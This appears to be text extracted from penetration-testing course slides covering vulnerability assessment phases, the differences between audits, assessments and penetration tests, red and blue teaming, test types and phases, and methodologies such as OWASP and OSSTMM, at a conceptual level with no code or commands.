


Phase I – Acquisition

- ❑ Collect documents required to:
 - ❑ Review laws and procedures related to network vulnerability assessment
 - ❑ Identify and review document related to network security
 - ❑ Review the list of previously discovered vulnerabilities

Phase II - Identification

- ❑ Conduct interviews with customers and employees involved in system architecture design, and administration
- ❑ Gather technical information about all network components
- ❑ Identify different industry standards which network security system complies to



Phase III - Analyzing


- ❑ Review interviews
- ❑ Analyze the results of previous vulnerability assessment
- ❑ Analyze security vulnerabilities and identify risks
- ❑ Perform threat and risk analysis
- ❑ Analyze the effectiveness of existing security controls
- ❑ Analyze the effectiveness of existing security policies

Network Vulnerability Assessment Methodology (Cont'd)




Phase IV - Evaluation

- Determine the probability of exploitation of identified vulnerabilities
- Identify the gaps between existing and required security measures
- Determine the controls required to mitigate the identified vulnerabilities
- Identify upgrades required to the network vulnerability assessment process



Phase V - Generating Reports


- The result of analysis must be presented in a draft report to be evaluated for further variations
- Report should contain:
 - Task rendered by each team member
 - Methods used and findings
 - General and specific recommendations
 - Terms used and their definitions
 - Information collected from all the phases
- All documents must be stored in a central database for generating the final report



Vulnerability Research




- The process of discovering vulnerabilities and design flaws that will open an operating system and its applications to attack or misuse
- Vulnerabilities are classified based on severity level (low, medium, or high) and exploit range (local or remote)



An administrator needs vulnerability research:

To gather information about security trends, threats, and attacks



To find weaknesses, and alert the network administrator before a network attack

To know how to recover from a network attack

To get information that helps to prevent the security problems


Vulnerability Research Websites



CodeRed Center
<http://www.eccouncil.org>



HackerStorm
<http://www.hackerstorm.co.uk>



Microsoft Vulnerability Research (MSVR)
<http://technet.microsoft.com>



SC Magazine
<http://www.scmagazine.com>



Security Magazine
<http://www.securitymagazine.com>



Computerworld
<http://www.computerworld.com>



SecurityFocus
<http://www.securityfocus.com>



HackerJournals
<http://www.hackerjournals.com>



Help Net Security
<http://www.net-security.org>



WindowsSecurity
<http://www.windowsecurity.com>

Penetration Testing




01

Penetration testing is a method of evaluating the security of an information system or network by simulating an attack to find out vulnerabilities that an attacker could exploit



02

Security measures are actively analyzed for design weaknesses, technical flaws and vulnerabilities




03

A penetration test will not only point out vulnerabilities, but will also document how the weaknesses can be exploited



04

The results are delivered comprehensively in a report, to executive management and technical audiences



Why Penetration Testing



Identify the threats facing an organization's information assets

Reduce an organization's expenditure on IT security and enhance Return On Security Investment (ROSI) by identifying and remediating vulnerabilities or weaknesses

Provide assurance with comprehensive assessment of organization's security including policy, procedure, design, and implementation

Gain and maintain certification to an industry regulation (BS7799, HIPAA etc.)

Adopt best practices in compliance to legal and industry regulations

For testing and validating the efficacy of security protections and controls

For changing or upgrading existing infrastructure of software, hardware, or network design

Focus on high-severity vulnerabilities and emphasize application-level security issues to development teams and management


Provide a comprehensive approach of preparation steps that can be taken to prevent upcoming exploitation

Evaluate the efficacy of network security devices such as firewalls, routers, and web servers

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing



Security Audit



A security audit just checks whether the organization is following a set of standard security policies and procedures

Vulnerability Assessment



A vulnerability assessment focuses on discovering the vulnerabilities in the information system but provides no indication if the vulnerabilities can be exploited or the amount of damage that may result from the successful exploitation of the vulnerability


Penetration Testing

Penetration testing is a methodological approach to security assessment that encompasses the security audit and vulnerability assessment and demonstrates if the vulnerabilities in system can be successfully exploited by attackers

Blue Teaming/Red Teaming




Blue Teaming



- An approach where a set of security responders performs analysis of an information system to assess the adequacy and efficiency of its security controls
- Blue team has access to all the organizational resources and information
- Primary role is to detect and mitigate red team (attackers) activities, and to anticipate how surprise attacks might occur

Red Teaming



- An approach where a team of ethical hackers performs penetration test on an information system with no or a very limited access to the organization's internal resources
- It may be conducted with or without warning
- It is proposed to detect network and system vulnerabilities and check security from an attacker's perspective approach to network, system, or information access

Types of Penetration Testing



01

Black-box

No prior knowledge of the infrastructure to be tested

- ⊖ Blind Testing
- ⊖ Double Blind Testing

02



White-box

Complete knowledge of the infrastructure that needs to be tested

03

Grey-box

- Limited knowledge of the infrastructure that needs to be tested



Phases of Penetration Testing



Pre-Attack Phase

- ⊖ Planning and preparation
- ⊖ Methodology designing
- ⊖ Network information gathering

Attack Phase

- ⊖ Penetrating perimeter
- ⊖ Acquiring target
- ⊖ Escalating privileges
- ⊖ Execution, implantation, retracting

Post-Attack Phase

- ⊖ Reporting
- ⊖ Clean-up
- ⊖ Artifact destruction

Security Testing Methodology




A security testing or pen testing methodology refers to a methodological approach to discover and verify vulnerabilities in the security mechanisms of an information system; thus enabling administrators to apply appropriate security controls to protect critical data and business functions




Examples Security Testing Methodologies

OWASP




The Open Web Application Security Project (OWASP) is an open-source application security project that assist the organizations to purchase, develop and maintain software tools, software applications, and knowledge-based documentation for Web application security

OSSTMM




Open Source Security Testing Methodology Manual (OSSTMM) is a peer-reviewed methodology for performing high quality security tests such as methodology tests: data controls, fraud and social engineering control levels, computer networks, wireless devices, mobile devices, physical security access controls and various security processes

ISSAF




Information Systems Security Assessment Framework (ISSAF) is an open source project aimed to provide a security assistance for professionals. The mission of ISSAF is to “research, develop, publish, and promote a complete and practical generally accepted information systems security assessment framework”

**EC-Council
LPT
Methodology**



LPT Methodology is a industry accepted comprehensive information system security auditing framework

